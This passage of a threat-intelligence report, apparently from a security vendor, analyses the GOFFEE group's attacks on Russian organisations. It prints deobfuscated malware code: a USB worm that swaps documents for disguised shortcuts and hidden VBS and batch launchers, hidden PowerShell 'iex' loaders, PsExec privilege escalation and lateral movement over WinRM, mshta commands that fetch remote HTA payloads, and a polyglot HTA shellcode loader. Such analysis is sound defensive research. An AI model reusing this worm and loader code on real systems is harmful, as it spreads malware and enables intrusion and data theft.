    $MtmIfUQ = Get-WmiObject Win32_Volume -Filter "DriveType='2'";
    $bSuSsjy = 5;

    foreach($pjnOeTp in $MtmIfUQ)
    {
        if($null -ne $pjnOeTp){
            [int]$uCAhPjT = 0;

            $tAqdgFts = Get-ChildItem $pjnOeTp.Name -Recurse -File -Depth 5 -Force | Sort-Object LastAccessTime -Descending | select FullName;
// [TRUNCATED]

            foreach($WbuhprA in $tAqdgFts)
            {
// [TRUNCATED]

                if(($pjnOeTp.Capacity - $pjnOeTp.freespace) -gt 50000){
                    CreateShortcutForFile $WbuhprA.FullName;
                    $uCAhPjT++;
                }
// [TRUNCATED]
            }
        }
    }
}

try {
    SearchDrive;
}
catch {}
```

USB Worm main routine

Additionally, the worm creates hidden VBS and batch files to launch PowerModul and open a decoy document.

```
function CreateVBSFile($bBdrlsD, $iLsQrmT, $zFKxemd) {
    try {
            $ijXlfeD = "Set WshShell = WScript.CreateObject(""WScript.Shell"")
WshShell.Run Chr(34) & ""."\$iLsQrmT.bat"" & Chr(34), 0, False
WshShell.Run Chr(34) & ""."\$iLsQrmT$zFKxemd"" & Chr(34), 1, False
Set WshShell = Nothing";

            [System.IO.File]::WriteAllText($bBdrlsD, $ijXlfeD);
            Start-Sleep -Milliseconds 10;
            $tAqdgFt = Get-Item $bBdrlsD -Force;
            $tAqdgFt.attributes='Hidden';
        }
        catch {}
}

function CreateBatFile($vZPWike) {
    try {
        $ijXlfeD = 'powershell -exec bypass -windowstyle hidden -nop -c "$raw= [io.file]::ReadAllText(""".\UserCache.ini"""); iex $raw;"';
        [System.IO.File]::WriteAllText($vZPWike, $ijXlfeD);
        Start-Sleep -Milliseconds 10;
        $tAqdgFt = Get-Item $vZPWike -Force;
        $tAqdgFt.attributes='Hidden';
    }
    catch {}
}
```

CreateVBSFile() and CreateBatFile() functions

1 Set WshShell = WScript.CreateObject("WScript.Shell")

2 WshShell.Run Chr(34) & ".\zermndzg.bat" & Chr(34), 0, False

3 WshShell.Run Chr(34) & ".\zermndzg.docx" & Chr(34), 1, False

4 Set WshShell = Nothing

Example of the contents of a malicious VBS

1 powershell -exec bypass -windowstyle hidden -nop -c "$raw= [io.file]::ReadAllText(""".\UserCache.ini"""); iex $raw;"


Example of the contents of a malicious batch file

A shortcut is also created with the original name of the decoy document, which, when launched, executes the VBS file.

```
function CreateShortcutForFile($WhOQWgQ) {
    try{
        if([System.IO.File]::Exists($WhOQWgQ)) {
            $tAqdgFtName = [System.IO.Path]::GetFileNameWithoutExtension($WhOQWgQ);
            $iECGVZw = [System.IO.Path]::GetDirectoryName($WhOQWgQ);
            $zFKxemd = [System.IO.Path]::GetExtension($WhOQWgQ);

            $CpJjzjP = "%SystemRoot%\system32\shell32.dll,1";
            if($zFKxemd -eq '.pdf'){$CpJjzjP = "%SystemRoot%\system32\shell32.dll,242";
            }
// [TRUNCATED]
            elseif (($zFKxemd -eq '.doc') -or ($zFKxemd -eq '.docx')) {$CpJjzjP = "%SystemRoot%\system32\shell32.dll,1";
            }
            elseif (($zFKxemd -eq '.xls') -or ($zFKxemd -eq '.xlsx')) {$CpJjzjP = "%SystemRoot%\system32\shell32.dll,66";
            }
            elseif (($zFKxemd -eq '.exe')) {$CpJjzjP = "%SystemRoot%\system32\shell32.dll,2";
            }

            $hrQYlXy = [System.IO.Path]::GetFileNameWithoutExtension([System.IO.Path]::GetRandomFileName());

            $KkvbnqC = "$iECGVZw\UserCache.ini";
            $vZPWike = "$iECGVZw\$hrQYlXy.bat";
            $bBdrlsD = "$iECGVZw\$hrQYlXy.vbs";

            if([System.IO.File]::Exists("$env:USERPROFILE\UserCache.ini")) {
                try {
                    Copy-Item  "$env:USERPROFILE\UserCache.ini"  -Destination "$KkvbnqC" -Force | Out-Null;
                    Start-Sleep -Milliseconds 10;
                    $tAqdgFtCore = Get-Item $KkvbnqC -Force;
                    $tAqdgFtCore.attributes='Hidden';
                } catch {}
                CreateBatFile $vZPWike;
                Start-Sleep -Milliseconds 10;
                CreateVBSFile $bBdrlsD $hrQYlXy $zFKxemd;
                Start-Sleep -Milliseconds 10;

                if([System.IO.File]::Exists($vZPWike) -and [System.IO.File]::Exists($bBdrlsD) -and [System.IO.File]::Exists($KkvbnqC)) {

                    $teYwfJJ = "$tAqdgFtName.lnk";
                    $teYwfJJTmp = "$hrQYlXy.lnk";
                    $BYrDuru = "$iECGVZw\$teYwfJJTmp";
                    $iLsQrmTPath = "$iECGVZw\$hrQYlXy.vbs";

                    try{
                        $kIkiOAA = New-Object -comObject WScript.Shell
                        $shuiWRw = $kIkiOAA.CreateShortcut($BYrDuru);
                        $shuiWRw.TargetPath = $iLsQrmTPath;
                        $shuiWRw.IconLocation = $CpJjzjP;
                        $shuiWRw.Save();
```

CreateShortcutForFile() function

To disguise the shortcut, the worm assigns an icon from the shell32.dll library, depending on the extension of the original file. The worm limits the number of documents replaced with shortcuts to five, selecting only the most recently accessed files by sorting them according to their LastAccessTime attribute.



System infection scheme via removable media

PowerTaskel

We have dubbed the non-public PowerShell Mythic agent delivered via a mail-based infection chain since early 2023, as PowerTaskel. This implant possesses only two primary capabilities: sending information about the targeted environment to a C2 server in the form of a “checkin” message, and executing arbitrary PowerShell scripts and commands received from the C2 server as “tasks” in response to “get_tasking” requests from the implant. The request payloads are PowerShell objects that are serialized to XML, encoded using XOR with a sample-specific 1-byte key, and then converted to Base64.

Based on the naming and ordering of the configuration parameters, it is likely that PowerTaskel is derived from the open-source Medusa Mythic agent, which was originally written in Python.

```
self.agent_config = {
    "Server": "callback_host",
    "Port": "callback_port",
    "PostURI": "/post_uri",
    "PayloadUUID": "UUID_HERE",
    "UUID": "",
    "Headers": headers,
    "Sleep": callback_interval,
    "Jitter": callback_jitter,
    "KillDate": "killdate",
    "enc_key": AESPSK,
    "ExchChk": "encrypted_exchange_check",
    "GetURI": "/get_uri",
    "GetParam": "query_path_name",
    "ProxyHost": "proxy_host",
    "ProxyUser": "proxy_user",
    "ProxyPass": "proxy_pass",
    "ProxyPort": "proxy_port",
}

while(True):
    if(self.agent_config["UUID"] == ""):
        self.checkIn()
```

```
$agentConfig_Server = "http://[redacted]
$agentConfig_Port = "80";
$agentConfig_PostURI = "/data";
$agentConfig_GetURI = "/index";
$agentConfig_GetParam = "q";
$agentConfig_Sleep = 10;
$agentConfig_Jitter = 23;
$agentConfig_KillDate = "[redacted]";
$agentConfig_ExchChk = "True";
$agentConfig_ProxyHost = "";
$agentConfig_ProxyUser = "";
$agentConfig_ProxyPass = "";
$agentConfig_ProxyPort = "";
$agentConfig_EncryptKey = 0x[redacted];
$agentConfig_DecryptKey = 0x[redacted];
```

Comparison of Medusa and PowerTaskel configuration code

```
data = {
    "action": "checkin",
    "ip": ip,
    "os": self.getOSVersion(),
    "user": self.getUsername(),
    "host": hostname,
    "domain:": socket.getfqdn(),
    "pid": os.getpid(),
    "uuid": self.agent_config["PayloadUUID"],
    "architecture": "x64" if sys.maxsize > 2**32 else "x86",
    "encryption_key": self.agent_config["enc_key"]["enc_key"],
    "decryption_key": self.agent_config["enc_key"]["dec_key"]
}
encoded_data = base64.b64encode(self.agent_config["PayloadUUID"]
decoded_data = self.decrypt(self.makeRequest(encoded_data, 'POST'
```

```
$RequestHashtable = New-Object -TypeName PSObject -Property @{
    action = "checkin";
    ip = $callback_IP;
    os = $callback_OS;
    user = $callback_User;
    host = $callback_Host;
    domain = $callback_Domain;
    pid = $callback_PID;
    uuid = $agentConfig_PayloadUUID;
    architecture = $callback_Architecture;
    integrity_level = $callback_IntegrityLevel;
};

$RequestUUID = $agentConfig_PayloadUUID;
```

Comparison of Medusa and PowerTaskel “checkin” function code

PowerTaskel is a fully functional agent capable of executing commands and PowerShell scripts, which expand its capabilities to downloading and uploading files, running processes, etc. However, its functionality is often insufficient due to specific aspects of PowerShell usage, prompting the group to switch to a custom binary Mythic agent. To achieve this, PowerTaskel loads the Mythic agent from the C2 server, injects it into its own process memory, and runs it in a separate thread. In this scenario, the Mythic agent is present as a self-configuring x32/x64 shellcode. The method of injecting and loading the Mythic agent shellcode is described in more detail in the “Lateral Movement” section.

In at least one instance, PowerTaskel received a script containing a FolderFileGrabber component as a task. FolderFileGrabber largely replicates the functionality of FlashFileGrabber, with one key difference: it can grab files from remote systems via a hardcoded network path using the SMB protocol. The PowerShell cmdlet “New-SmbMapping” is used to access remote system resources, enabling successful retrieval of the desired files.

Lateral movement

Following system infection, if the user account permissions allow it, PowerTaskel performs several tasks to elevate its privileges to the System level. To achieve this, PowerTaskel utilizes the PsExec utility, which is part of the Sysinternals suite. The PsExec utility is dropped into the current directory where PowerTaskel is located and is used to execute mshta.exe with system privileges, passing a URL as an argument.

The images below depict two tasks that PowerTaskel executes with its C2 server. The first task checks for the presence of the file “ntuser.exe” in the %ProgramData% directory, and if it is not found, downloads it from the C2 server. The second task runs mshta.exe via ntuser.exe, which is actually a renamed PsExec utility.

```
$remote_path = 'c:\programdata';
$file_name = 'ntuser.exe';
```

Getting “ntuser.exe”

```
$task_response = New-Object -TypeName PSObject -Property @{
    task_id = $kvmnghuwpy;
    user_output = '';
    completed = [bool]::Parse('True');
    status = `error`;
};
try {
    $output = {
        C:\programdata\ntuser64.exe -s -i  -accepteula 1 powershell.exe /c 'mshta.exe http://[redacted]hta';
    }.Invoke();
    if($output){
        foreach($out in $output){
            $task_response.user_output += Out-String -InputObject $out -Width 1000;
        }
    }
    $task_response.status = 'success';
```

The “ntuser.exe” executable running “mshta.exe”

The next image illustrates an example of the execution flow of various scripts and commands started with the privilege elevation procedure. The executable file “1cv9.exe” is a renamed PsExec utility, and the argument “-s” specifies that the process it launches should run under the System account. The launched program

“mshta.exe” accepts a URL as an argument, which points to an HTA file containing malicious, obfuscated JScript. The HTA file is cached and saved to the InetCache folder. This JScript creates two files, “desktop.js” and “user.txt”, on the disk using the “echo” console command with output redirection to a file, and then executes desktop.js via cscript.exe. The desktop.js file, in turn, launches the interpreter with a script on the command line, which reads the contents of user.txt and executes it. As evident from the contents passed to the “echo” command, user.txt is another PowerShell script whose task is to extract a payload from a hardcoded address and execute it. In this case, the payload is PowerTaskel, which now runs with the elevated privileges.

Example of execution flow on an infected system

Once launched, PowerTaskel interacts with its C2 server and executes standard commands to gather information about the system and environment. Notably, the launch of csc.exe (Visual C# Command Line Compiler) indicates that PowerTaskel has received a task to load a shellcode, which it accomplishes using an auxiliary DLL. The primary function of this DLL is to copy the shellcode into allocated memory. In our case, the shellcode is self-configuring code for the binary Mythic agent.

The final line of the execution flow (“hxxp://192.168.1[.]2:5985/wsman”) reveals a call to the WinRM (Microsoft Windows Remote Management) service, located on a remote host on the local network, via the loaded Mythic agent. A specific User-Agent header value, “Ruby WinRM Client”, is used to access the WinRM service.

```
POST /wsman HTTP/1.1
User-Agent: Ruby WinRM Client
Content-Type: multipart/encrypted;protocol="application/HTTP-SPNEGO-session-encrypted";boundary="Encrypted Boundary"
Accept: */*
Date: Tue, [redacted] Dec 2024 [redacted] GMT
Content-Length: 1751
Host: 192.168.1.2:5985

--Encrypted Boundary
Content-Type: application/HTTP-SPNEGO-session-encrypted
OriginalContent: type=application/soap+xml;charset=UTF-8;Length=1496
--Encrypted Boundary
Content-Type: application/octet-stream
```

HTTP header for WinRM request

The WinRM service is actively utilized by GOFFEE for network distribution purposes. Typically, this involves launching the mshta.exe utility on the remote host with a URL as an argument. The following examples illustrate the execution chains observed on remote hosts:

```
1 wmiprvse.exe -secured -Embedding
2 -> cmd.exe /C mshta.exe https://<domain>.com/<word>/<word>/<word>/<word>/<word>.hta
```

```
1 wsmprovhost.exe
2 -> mshta.exe https://<domain>.com/<word>/<word>/<word>/<word>/<word>.hta
```

```
1 wmiprvse.exe -secured -Embedding
2 -> cmd.exe /Q /c powershell.exe mshta.exe
  https://<domain>.com/<word>/<word>/<word>/<word>/<word>.hta
```

```
1 wmiprvse.exe -secured -Embedding
2 -> powershell.exe /C mshta.exe https://<domain>.com/<word>/<word>/<word>/<word>/<word>.hta
```

Recently, we have observed that GOFFEE is increasingly abandoning the use of PowerTaskel in favor of the binary Mythic agent during lateral movement.

Mythic agent HTA

MD5	615BD8D70D234F16FC791DCE2FC5BCF0
SHA1	EF14D5B97E093AABE82C4A1720789A7CF1045F6D
SHA256	AFC7302D0BD55CFC603FDAF58F5483B0CC00D354274F379C75CFA17F6BA6F97D
File type	Polyglot (HTML Application)
File size	165.32 KB
File name	duplicate.hta

The mshta.exe utility is still employed to launch the binary Mythic agent, with a URL passed as an argument. However, the payload contents for the passed URL differ from the traditional HTA format. It is relatively large, approximately 180 kilobytes, and is characterized as a polyglot file, which is a type of file that can be validly interpreted in multiple formats. The shellcode containing the Mythic agent is located at the beginning of the file and occupies approximately 80% of its size. It is followed by two Base64-encoded PowerShell scripts, separated by a regular line break, and finally, the HTA file itself.

Polyglot payload

When the mshta.exe utility downloads the aforementioned payload, it interprets it as an HTA file and transfers control to an obfuscated JScript embedded within the HTA section of the polyglot file. The script first determines the argument used to launch the mshta.exe utility, whether it was a URL or a path to a local file. If

a URL was used as the argument, the script searches for the original HTA file in the InetCache folder, where the system cached the HTA file during download. To do this, the script iterates through all files in the cache folder and checks their contents for the presence of a specific magic string.

```
var ShellApplication = new ActiveXObject('Shell.Application'),
    FileSystem = new ActiveXObject('Scripting.FileSystemObject');
if (location['href']['substring'](0x0, 0x7) === 'file://' && location['href']['substring'](0x0, 0x8) !== 'file:///') {
    var HTA_Path = location['href']['replace']('file:', '')['replace'](/\//g, '\\');
}
else {
    if (FileSystem['FileExists'](location['pathname'])) var HTA_Path = location['pathname'];
    else {
        var UserProfile = ShellApplication['NameSpace'](0x28)['Self']['Path'],
            InetCache_Path = UserProfile + '\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\',
            Path_to_Search = [InetCache_Path],
            HTA_Path = '';
        while (Folders_Iterator['length'] > 0x0) {
            var InetCache_Path = Folders_Iterator['pop'](),
                FolderContent = FileSystem['GetFolder'](InetCache_Path),
                Files_Iterator = new Enumerator(FolderContent['files']);
            for (; !Files_Iterator['atEnd']() ; Files_Iterator['moveNext']()) {
                var File = Files_Iterator['item'](),
                    FRgeri = '',
                    inputStream = FileSystem['OpenTextFile'](File['Path'], 0x1, ![], -0x2);
                while (!inputStream['AtEndOfStream']) {
                    FRgeri += inputStream['ReadLine']() + '\x0a';
                }
                inputStream['Close'](), FRgeri['indexOf']('bYn=PUXH') !== -0x1 && (HTA_Path = File['Path']);
            }
            var Folders_Iterator = new Enumerator(FolderContent['subfolders']);
            for (; !Folders_Iterator['atEnd']() ; Folders_Iterator['moveNext']()) {
                Folders_Iterator['push'](Folders_Iterator['item']()['Path']);
            }
        }
        HTA_Path['length'] == 0x0 && self['close']();
    }
}

if (HTA_Path['length'] > 0x0) {
    var Arguments_String = '/c echo $gJSzya = $INbqDKHp;$onIlOvF = Get-Content $gJSzya;$vDHrMf = ($onIlOvF ^| Select-String -Pattern "<HTA:APPLICATION").LineNumbe
    ShellApplication['ShellExecute']('cmd.exe', Arguments_String, '', 'open', 0);
    var Arguments_String = '/c echo ';
    Arguments_String += 'var _0x373481=_0x3ff7;(function(_0x56b9c4,_0x319db8){var _0x1a607b={_0x3e45b3:0x1f1,_0x5e663c:0x1ec,_0x5b9584:0x1ef,_0x566279:0x1e9,_0x8b
    var PowerShell_Path = 'powershell.exe';
    if (ShellApplication['NameSpace']('C:\\Windows\\sysnative\\WindowsPowerShell\\v1.0') != null)
        PowerShell_Path = 'C:\\\\Windows\\\\sysnative\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe';
    Arguments_String += ' > %USERPROFILE%\\settings.js', ShellApplication['ShellExecute']('cmd.exe', Arguments_String, '', 'open', 0);
    var UserProfile = ShellApplication['NameSpace'](0x28)['Self']['Path'];
    ShellApplication['ShellExecute']('cscript.exe', UserProfile + '\\settings.js ' + PowerShell_Path + ' ' + HTA_Path + ' ' + 'Shell.Application', '', 'open', 0),
    setTimeout(function() {
        ShellApplication['ShellExecute']('cmd.exe', '/c rm %USERPROFILE%\\settings.js', '', 'open', 0),
        ShellApplication['ShellExecute']('cmd.exe', '/c rm %USERPROFILE%\\settings.ps1', '', 'open', 0),
        self['close']();
    }, 0x2710);
}
```

Deobfuscated JScript from the HTA section of the payload

If an HTA file is found on the disk, the script drops two files, “settings.js” and “settings.ps1”, using the “echo” command, and then runs settings.js with additional command-line arguments. The script then sets a timer for 10 seconds, after which the dropped files will be deleted.

```
var Args = WScript['Arguments'],
    PowerShell_Path = Args(0x0),    //  "C:\\Windows\\sysnative\\WindowsPowerShell\\v1.0\\powershell.exe"
    HTA_Path = Args(0x1),           //  "C:\\Users\\[username]\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\duplicate``[1``].hta"
    ShellApplication = Args(0x2);   //  "Shell.Application"

HTA_Path = HTA_Path['split']('[')['join'](```[), HTA_Path = HTA_Path['split'](']')['join'](```]'), HTA_Path = HTA_Path['split']('\\')['join']('\\\\');
var PowerShell_Args = '$INbqDKHp = \\"' + HTA_Path + '\\";';

PowerShell_Args += '$OdfUfjp = get-content $env:USERPROFILE\\\\settings.ps1;$KWfWXqek=1;Invoke-Expression $OdfUfjp;$KWfWXqek=2;Invoke-Expression $OdfUfjp
new ActtiveXObject(ShellApplication)['ShellExecute'](PowerShell_Path, '-c "' + PowerShell_Args + '"', '', 'open', 0x0);
```

Deobfuscated “settings.js”

The running settings.js script accepts three command-line arguments: the path to powershell.exe, the path to the HTA file, and the string “Shell.Application”. These received arguments are used to populate a PowerShell script, the contents of which are then passed to the powershell.exe command line.

```
1  powershell.exe -c "$INbqDKHp = \"C:\\\\Users\\\\
   [username]\\\\AppData\\\\Local\\\\Microsoft\\\\Windows\\\\INetCache\\\\IE\\\\duplicate````[1````].hta\";$OdfUfjp
   = get-content $env:USERPROFILE\\settings.ps1;$KWfWXqek=1;Invoke-Expression
   $OdfUfjp;$KWfWXqek=2;Invoke-Expression $OdfUfjp;$KWfWXqek=3;Invoke-Expression $OdfUfjp;"
```

The script passed to the PowerShell interpreter declares two variables: “$INbqDKHp”, which stores the path to the HTA file, and “$KWfWXqek”, a counter. The script then reads the contents of “settings.ps1” and executes it three times, passing the path to the HTA file and the counter as arguments, and incrementing the value of the “$KWfWXqek” variable by 1 each time.

```
$gJSzya = $INbqDKHp;  # $INbqDKHp = "C:\\Users\\[username]\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\duplicate````[1````].hta"
$onIlOvF = Get - Content $gJSzya;
$vDHrMf = ($onIlOvF ^ | Select - String - Pattern "<HTA:APPLICATION").LineNumber[0] - 1;
if ($vDHrMf - ne $null) {
    $QkWYw = $vDHrMf - $KWfWXqek;
    if ($QkWYw - gt 0) {
        $eQlciE = $onIlOvF[$QkWYw - 1];
        $mibvDgTW = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($eQlciE));
        Invoke - Expression $mibvDgTW;
    };
};
```

Deobfuscated “settings.ps1”

During each execution, the “settings.ps1” script reads the contents of the HTA file, splits it into lines, and identifies Base64-encoded scripts. To detect these scripts, it first locates the line containing the HTA application tag by searching for the substring “<HTA:APPLICATION”. The three lines preceding this tag contain Base64-encoded scripts. Depending on the value of the “$KWfWXqek” counter, the script executes the corresponding Base64-encoded script.
The first two scripts are used to declare auxiliary functions, including compiling a helper DLL, which is necessary for executing the shellcode. The third script is responsible for allocating memory, loading the shellcode from the HTA file (whose path is retrieved from the previously defined “$INbqDKHp” variable), and transferring control to the loaded shellcode, which is the self-configuring code of the Mythic agent.

Victims

According to our telemetry, the identified targets of the malicious activities described in this article are located in Russia, with observed activity spanning from July 2024 to December 2024. The targeted industries are diverse, encompassing organizations in the mass media and telecommunications sectors, construction, government entities, and energy companies.

Attribution

In this campaign, the attacker utilized PowerTaskel, which had previously been linked to the GOFFEE group. Additionally, HTA files and various scripts were employed in the infection chain.

The malicious executable attached to the spear phishing email is a patched version of explorer.exe, similar to what we observed in GOFFEE’s attacks earlier in 2024, and contains shellcode that is very similar to the one previously used by GOFFEE.

Considering the same victimology, we can attribute this campaign to GOFFEE with a high degree of confidence.

Conclusions

Despite using similar tools and techniques, GOFFEE introduced several notable changes in this campaign.

For the first time, they employed Word documents with malicious VBA scripts for initial infection. Additionally, GOFFEE utilized a new PowerShell script downloader, PowerModul, to download PowerTaskel, FlashFileGrabber, and USB Worm. They also began using the binary Mythic agent, and likely developed their own implementations in PowerShell and C.

While GOFFEE continues to refine their existing tools and introduce new ones, these changes are not significant enough to suggest that they can be confused with another actor.

- Targeted attacks
- APT
- Macros
- PowerShell
- Mythic Framework
- HTA
- GOFFEE

Authors

Oleg Kupreev

GOFFEE continues to attack organizations in Russia
